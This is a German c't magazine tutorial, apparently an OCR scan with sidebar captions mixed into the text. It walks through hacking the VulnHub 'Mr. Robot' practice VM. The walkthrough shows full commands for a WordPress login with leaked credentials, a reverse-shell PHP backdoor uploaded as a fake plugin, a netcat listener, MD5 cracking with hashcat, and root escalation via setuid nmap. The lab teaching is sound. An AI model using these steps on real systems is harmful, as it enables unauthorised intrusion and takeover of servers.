
Nachdem Sie den Server ausgiebig ausgekundschaftet haben, fängt die zweite Phase des Hacks an: Nutzen Sie die gesammelten Informationen, um sich in den Server einzuloggen. Praktischerweise schenkt Ihnen „Mr. Robot“ die Zugangsdaten. Richtig gelesen: In der Datei license.txt finden Sie am Ende die Zeile `ZWxsaW90OkVSMjgtMDY1Mgo=`.

Das Gleichheitszeichen am Ende verrät Ihnen, dass es sich wahrscheinlich um eine Base64-kodierte Zeichenfolge handelt. Auch hierfür gibt es einen Konsolenbefehl, mit dem Sie die Zeichen im Handumdrehen in Klartext umwandeln:


```
echo 'ZWxsaW90OkVSMjgtMDY1Mgo=' | base64 --decode
```

Das Ergebnis lautet „elliot:ER28-0652“. Es könnte sich um einen Nutzernamen plus Passwort handeln.

Aber wozu passen die Zugangsdaten? Die URL-Scanner haben vorhin eine Login-Seite von WordPress gefunden (wp-login.php), also ist es naheliegend, die



Bei einer eilig aufgesetzten WordPress-Installation ist es durchaus möglich, mit „admin“ als Benutzername und Passwort einen Glückstreffer zu landen.



Außer Elliot gibt es eine weitere registrierte Person – seine Therapeutin Krista Gordon.

Zugangsdaten dort zuerst auszuprobieren. Und Bingo: Die Zugangsdaten werden akzeptiert und das Dashboard begrüßt Sie freundlich mit einem „Howdy, Elliot Alderson“ – herzlichen Glückwunsch!

Es gibt übrigens noch einen anderen Weg, den WordPress-Zugang mit den bereits erbeuteten Informationen zu knacken. Das Passwort steht in der Datei fsocity.dic – gut versteckt zwischen mehr als 800.000 anderen Zeichenketten. Sie könnten diese als Passwörter ausprobieren, ohne sie von Hand ins Login-Formular kopieren zu müssen. Diese Arbeit können Sie dem Login-Cracker **hydra** überlassen, der die Liste nach und nach durchprobiert. Allerdings müssten Sie vorher ein Problem lösen: Wie lautet eigentlich der Benutzername? Im konkreten Fall hätten Sie leichtes Spiel, denn „elliot“ ist der Hauptcharakter der Serie „Mr. Robot“. Oft gibt es bei WordPress auch einen „admin“-Nutzer, manchmal sogar mit dem Passwort „admin“.

Erkundung

Nach dem Einloggen ins WordPress-Dashboard finden Sie auf der linken Seite die Menüleiste. Darüber können Sie viele Unterbereiche aufrufen: Nutzerprofile, Bilder, Plug-ins, Kommentare und Tools. Es gibt ein paar gelöschte Posts und einen Kommentar, doch es scheint sich dort nichts Nützliches für einen Angriff zu verbergen: „Welcome to WordPress. This is your first post. Edit or delete it, then start writing!“.

Die Nutzerprofile sind immer einen Blick wert, zum Beispiel um herauszufinden, wer welche Rechte besitzt. Klicken Sie dafür in der Menüleiste auf „User“. Sie sind als „elliot“ eingeloggt und genießen bereits die höchsten Privilegien, wie Sie an der Rolle „Administrator“ erkennen können – mehr geht nicht.

Wenn Ihre Erkundung abgeschlossen ist, kann die nächste Phase des Hacks beginnen. Um tiefer ins Zielsystem einzudringen, brauchen Sie am besten direkten Zugriff darauf, zum Beispiel über eine Konsole (Shell). Da auf „Mr. Robot“ eine WordPress-Installation läuft und Sie bereits Admin-Zugriff haben, können Sie dort beliebige WordPress-Plug-ins hochladen. Das können Sie ausnutzen, um eine Reverse-Shell einzuschleusen, die beliebige Befehle ausführt. Die nimmt später Kontakt mit Ihrer Kali-VM auf und wartet anschließend auf Ihre Eingaben.

Trojanisches Pferd

Tief im Inneren der Schatzkiste von Kali liegen bereits ein paar vorbereitete Reverse-Shells, die sich für Ihr Vorhaben eignen. Sie müssen diese nur noch geringfügig modifizieren, damit sie von WordPress als Plug-in akzeptiert werden. Mit dem Befehl

```
cp /usr/share/webshells/php/↴
 ↳php-reverse-shell.php FakePlugin.php
```

kopieren Sie zunächst eine der Vorlagen als FakePlugin.php in das aktuelle Arbeitsverzeichnis. Bevor

Sie das Plug-in hochladen können, müssen Sie zuvor noch ein paar Zeilen ergänzen und ändern. Das Fake-Plug-in können Sie in einem grafischen Texteditor bearbeiten, indem Sie den Befehl `mousepad FakePlugin.php` verwenden. Hartgesottene Hacker nutzen dafür den Editor `vim` auf dem Terminal.

Fügen Sie in der PHP-Datei direkt nach der ersten Zeile `<?php` folgenden Kommentar hinzu, welcher WordPress später vorgaukelt, es würde sich um ein Plug-in handeln:

```
<?php
/*
 Plugin Name: FakePlugin
 Plugin URI: www.FakePlugin.example
 Description: Best Backdoor ever
 Author: someone
 Version: 1.0
 Author URI: www.FakePlugin.example
*/
(...)
```

Anschließend scrollen Sie etwas herunter, bis Sie die Zeilen

```
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```

finden. Ersetzen Sie die angegebene IP-Adresse mit der Ihrer Kali-VM. Der Befehl `ip address` zeigt Ihnen die aktuelle Adresse unter „eth0“ lila hervorgehoben an (10.10.1.2). Den Port können Sie beliebig ersetzen, zum Beispiel mit 87. Speichern Sie die Änderungen mit Strg+S oder „Datei/Speichern“.

Da WordPress eine Zip-Datei erwartet, müssen Sie das Plug-in noch komprimieren. Der Befehl

```
zip FakePlugin.zip FakePlugin.php
```

kümmert sich darum. Kehren Sie zur WordPress-Oberfläche zurück. Klicken Sie im Menü auf „Plugins“ und danach auf „Add New“, zu guter Letzt rechts neben dem Titel auf „Upload Plugin“. Hier können Sie über „Browse …“ die Datei FakePlugin.zip auswählen und mit Klick auf „Öffnen“ hochladen – aktivieren Sie sie aber nicht.

Leise einbrechen

Damit der Server eine Verbindung zu Kali aufbauen kann, muss dort ein kleiner Server lauschen und die Verbindung annehmen. An dieser Stelle tritt ein neues Tool ins Rampenlicht: **netcat**. Die Aufgaben des Netzwerktools sind vielseitig, es transportiert beliebige Daten durchs Netz und kann auch auf Ports lauschen, um eingehende Verbindungen anzunehmen. Mit dem Befehl `nc -lvp 87` öffnen Sie einen Listener, also einen Lauscher, der auf Port 87 nach einer Verbindung horcht. Der Port muss identisch mit der Angabe in der PHP-Datei sein.

Kehren Sie zum Browser zurück und rufen Sie http://10.10.1.3/wp-content/plugins/FakePlugin/FakePlugin.php auf, um das zuvor hochgeladene Reverse-Shell-Skript auf dem Server auszuführen. Es sollte eine weiße Seite erscheinen, denn die eigentliche Action spielt sich hinter den Kulissen ab: Während der Server ahnungslos die PHP-Datei öffnete, wurde der darin enthaltene Code ausgeführt und eine Verbindung zu Ihrem lauschenden netcat in der Kali-VM hergestellt.

Wenn Sie jetzt den Lauscher im Terminal betrachten, begrüßt `netcat` Sie mit vielen Daten und einer rudimentären Konsole vom Webserver. `netcat` weist zwar darauf hin, dass der Server nicht authentifiziert werden konnte, aber das spielt für Sie keine Rolle.

Sie können jetzt zwar bereits Befehle ausführen, allerdings nur sehr eingeschränkt. Mithilfe von Python, das glücklicherweise auf dem Server installiert ist, verschaffen Sie sich leicht eine vollwertige Shell. Tippen Sie

```
python -c 'import pty; pty.spawn("/bin/bash")'
```


in die Reverse-Shell ein und bestätigen Sie mit Enter. Wenn Sie jetzt testweise Befehle wie `ls` oder `cd` eintippen, dann ähneln die Ausgaben schon eher denen einer ausgewachsenen Shell.

Nun können Sie den Server über die neu erlangte Shell erkunden. Sehen Sie sich im Dateisystem um und probieren Sie, auf einige Ordner zuzugreifen. Der Zugriff auf das Verzeichnis /root scheitert aufgrund mangelnder Rechte.

Den Inhalt des Ordners /home/robot dürften Sie mit `ls` zumindest schon mal auflisten. Die Ausgabe sieht recht vielversprechend aus:

```
key-2-of-3.txt  password.raw-md5
```

Im Ordner liegen zwei Dateien, nämlich die zweite Flag (key-2-of-3.txt) und eine Datei namens password.raw-md5. Beim Versuch, die Flag mit `cat key-2-of-3.txt` zu öffnen, leistet der Server mit „Permission Denied“ Widerstand. Der Inhalt der Passwort-Datei lässt sich dagegen anzeigen:



Nachdem die Reverse-Shell-Verbindung steht, können Sie sich auf dem Zielsystem austoben.

```
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Es scheint, als handele es sich um das kodierte Passwort für den Nutzer robot. Vermutlich lautet die Aufgabe, das Passwort zu knacken und sich als robot einzuloggen, um auf die zweite Flag zugreifen zu können. Die Dateiendung lässt darauf schließen, dass es sich um einen MD5-Hash handelt.

Ich bin Robot

Was ist also MD5 und wie knacken Sie es? MD5 ist ein in die Jahre gekommenes Hash-Verfahren [2], das kryptografisch längst nicht mehr als sicher gilt. Um den Hash zu knacken und den dazu passenden Klartext aufzulösen, können Sie das auf Kali vorinstallierte **hashcat** verwenden. Das Tool generiert so lange MD5-Hashes aus Zeichenketten, bis es auf den gesuchten Hash stößt – und damit ist auch das Passwort bekannt. Die als Eingabe genutzten Strings können entweder zufällig generiert werden oder Sie nutzen ein Wörterbuch, in der Hoffnung, dass das gesuchte Passwort dort drin steht. Dies würde die Knackdauer erheblich reduzieren. Ein passendes Wörterbuch liefert Kali gleich mit.

Kopieren Sie die Wörterbuchdatei zunächst mit dem Befehl

```
cp /usr/share/wordlists/rockyou.txt.gz ↵
↳passwords.gz
```

und entzippen Sie es anschließend mit `gunzip passwords.gz`. Versuchen Sie nicht, die Datei per Doppelklick zu öffnen, sie ist 133 MByte groß und enthält mehr als 14 Millionen Passwörter. Die schiere Datenmenge könnte Ihre VM zum Absturz bringen – was dem Autor dieses Artikels vielleicht passiert ist.

Erstellen Sie eine neue Textdatei mit dem Namen hash.txt und fügen Sie den zuvor erbeuteten MD5-Hash aus der Datei password.raw-md5 (ohne „robot:“) ein. Mit dem Befehl

```
hashcat -m 0 -a 0 hash.txt passwords
```

starten Sie `hashcat` das sich sofort an die Arbeit macht. Die Nullen stehen für die ausgewählten Modi, in diesem Fall ein normaler MD5-Hash ohne irgendwelche Extras. Nach einer Weile belohnt Sie `hashcat` mit dem Ergebnis:

```
Dictionary cache built:
* Filename..: passwords
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
```

```
* Runtime...: 1 sec
c3fcd3d76192e4007dfb496cca67e13b:↵
↳abcdefghijklmnopqrstuvwxyz
```

Das Passwort für den Nutzer robot ist also das kleingeschriebene Alphabet. Über die Reverse-Shell können Sie jetzt mit `su robot` und der anschließenden Eingabe dieses Passworts zu dem Nutzer robot wechseln.

Jetzt haben Sie endlich die nötigen Zugriffsrechte, um sich die zweite Flag mit `cat key-2-of-3.txt` in der Konsole anzusehen. Das Ergebnis lautet: `822c73956184f694993bede3eb39f959`.

Eskalation

Zu diesem Zeitpunkt haben Sie schon längst bewiesen, dass der Server enorme Lücken aufweist. Sie haben sich Adminzugriff auf WordPress verschafft, mit dem Fake-Plug-in eine Hintertür eingeschleust und das robot-Passwort geknackt. Die Königsdisziplin – und damit die schwerste – fehlt aber noch: der Root-Zugriff.

In der letzten Phase des Hacks müssen Sie Skripte, Dateien oder Programme geschickt austricksen, um root zu werden. Auf Linux-Systemen gibt es dafür einen Trick: Einige Programme wie `ping` funktionieren nur, wenn sie mit Root-Rechten gestartet werden. Deshalb ist bei Ihnen das Setuid-Bit gesetzt, das bewirkt, dass Sie immer die nötigen Rechte bekommen, auch dann, wenn Sie von einem Nutzer mit eingeschränkten Rechten gestartet werden. Dies ist normalerweise unproblematisch – solange sich das Programm nicht dazu bringen lässt, beliebige Befehle als root auszuführen. Sie ahnen vielleicht schon, wohin die Reise geht.

Tippen Sie den Befehl

```
find / -perm +6000 2> /dev/null
```

in die Reverse-Shell. Er zeigt Ihnen alle Programme an, die durch das Setuid-Bit immer als root ausgeführt werden:

```
(...)
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
/usr/local/share/xml
/usr/local/share/xml/schema
(...)
```

Die Liste ist lang, doch welches der Programme lässt sich austricksen? Spoiler: Das gesuchte Tool ist `nmap`, das auch auf dem Zielsystem installiert ist. Das gleiche Werkzeug, mit dem Sie zuvor das Angriffsziel gescannt haben, stellt sich als das Einfallstor zum Root-Zugang heraus.

Eine Abfrage nach den verfügbaren Funktionen mit `nmap -h` offenbart, dass `nmap` in der Version 3.81 installiert ist. Über eine Suchmaschine finden Sie auf der offiziellen Seite die Versionshistorie von `nmap` – die installierte Version hat mehr als 15 Jahre auf dem Buckel.

Grund genug, die verfügbaren Befehle des Dinosauriers genauer anzuschauen. Der Dokumentation zufolge lässt sich mit dem mittlerweile abgeschafften `--interactive` eine interaktive nmap-Shell starten, die beliebige Befehle auf dem System ausführt. Da `nmap` als root unterwegs ist, würden auch diese Befehle damit ausgeführt werden. Einen Versuch ist es wert. Tippen Sie `nmap --interactive` in die Remote-Shell.

Welche Möglichkeiten die neue Konsole bietet, erfahren Sie, indem Sie `h` eintippen und mit Enter bestätigen:

```
(...)
! <command>   -- runs shell command given in the
foreground
(...)
```

Probieren Sie mal aus, ob Sie mit dem Befehl `!sh` eine System-Shell öffnen können. Wenn Ihnen das gelingt, checken Sie mit `whoami`, mit welchem Nutzer Sie unterwegs sind. Voilà, Sie sind root! Und als solcher können Sie jetzt endlich in das root-Verzeichnis wechseln und die letzte Flag `key-3-of-3.txt` einsammeln (`04787ddef27c3dee1ee161b21670b4e4`). Glückwunsch, Sie haben die Maschine „Mr. Robot“ in die Knie gezwungen!

Flagge hissen

Bauen Sie Ihr frisch erlangtes Wissen doch gleich am nächsten Angriffsobjekt weiter aus. Bei vulnhub.com finden Sie viele weitere Übungs-VMs, die Sie vor neue Rätsel stellen. Wie wäre es mit der in Teil 1 vorgestellten QUAOAR-VM? Sie richtet sich explizit an Einsteiger und der Lösungsweg ist ähnlich. Sie müssen dafür keine neuen Tools lernen. Versuchen Sie mit den hier genannten Tricks so weit wie möglich zu kommen, bevor Sie einen Blick in eines der Walkthroughs werfen. (wid) c't

Literatur


[1] Ronald Eikenberg, Alexander Königstein, **Gute Tools, böse Tools**, Hacking-Werkzeug für Fortgeschrittene, c't 23/2021, S. 24


[2] Sylvester Tremmel, **Deterministisches Chaos**, Was kryptografische Hashfunktionen leisten müssen, c't 7/2021, S. 64

Kali und Übungs-VM

